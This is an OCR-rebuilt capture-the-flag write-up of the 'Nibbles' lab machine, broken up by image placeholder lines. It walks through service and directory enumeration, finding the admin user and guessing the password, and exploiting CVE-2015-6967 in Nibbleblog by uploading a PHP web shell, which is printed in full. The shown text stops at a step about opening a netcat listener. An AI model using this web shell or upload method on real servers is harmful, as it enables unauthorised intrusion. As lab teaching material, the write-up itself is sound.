
Nibbles


user.txt flag

Scan the target to find its services




```
┌──(ehrea㉿kali)-[~/Nibbles]
└─$ sudo nmap -sV -sC -oN nibbles.txt 10.129.200.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 22:23 WET
Nmap scan report for 10.129.200.170
Host is up (0.061s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds
```

Check the webpage that it is hosting




Hello world!

Look at the source code of the web page



```
<b>Hello world!</b>















<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

Nothing interesting here.




Nibbles Yum yum

There are no posts


Home

Use gobuster to find more directories



```
┌──(ehrea㉿kali)-[~/Nibbles]
└─$ gobuster dir -u 10.129.200.170/nibbleblog -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.200.170/nibbleblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 304]
/.htaccess            (Status: 403) [Size: 309]
/.htpasswd            (Status: 403) [Size: 309]
/admin                (Status: 301) [Size: 327] [--> http://10.129.200.170/nibbleblog
/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 329] [--> http://10.129.200.170/nibbleblog
/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 331] [--> http://10.129.200.170/nibbleblog
/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.200.170/nibbleblog
/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 328] [--> http://10.129.200.170/nibbleblog
/themes/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Access the admin login page



10.129.200.170/nibbleblog/admin.php

Sign in to Nibbleblog admin area

Username


Password

□ Remember me

Login

←Back to blog

You will find the admin username in the next file, but no password is provided




10.129.200.170/nibbleblog/content/private/users.xml

This XML file does not appear to have any style information associated with it. T

```
<users>
 –<user username="admin">
     <id type="integer">0</id>
     <session_fail_count type="integer">0</session_fail_count>
     <session_date type="integer">1514544131</session_date>
   </user>
 –<blacklist type="string" ip="10.10.10.1">
     <date type="integer">1512964659</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
</users>
```

Be careful when trying to access. You will get banned after certain failed attempts of logging in, so brute forcing is discarded.




10.129.200.170/nibbleblog/content/private/users.xml

This XML file does not appear to have any style information associated with it.


```
-<users>
  -<user username="admin">
     <id type="integer">0</id>
     <session_fail_count type="integer">1</session_fail_count>
     <session_date type="integer">1709677953</session_date>
   </user>
  -<blacklist type="string" ip="10.10.10.1">
     <date type="integer">1512964659</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
  -<blacklist type="string" ip="10.10.15.132">
     <date type="integer">1709677953</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
</users>
```

You will have to take a wild guess with the password in order to access. In this case, the password will be the same as the name of this box: “nibbles”



10.129.200.170/nibbleblog/admin.php?controller=dashboard&action=view


It is running on version 4.0.3



Version

Nibbleblog 4.0.3 "Coffee" -


This version’s “My Image” plugin is vulnerable to unrestricted file upload




CVE-ID	
CVE-2015-6967	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in content/private/plugins/my_image/image.php.

Create the PHP file and upload it using the plugin



```
 GNU nano 7.2
<?php echo "<pre>" . shell_exec($_REQUEST['cmd']). "<pre/>" ?>
```




nibbleblog - Plugins :: My image

Title: My image

Position: 4

Caption:


You will find the uploaded file inside nibbleblog/content/private/plugins/my_image



Index of /nibbleblog/content/private/plugi


```
Name              Last modified     Size Description
Parent Directory                       -
db.xml            2024-03-05 17:45  258
image.php         2024-03-05 17:45   63
```

Use the file to get access to the server




```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Open a listener using netcat



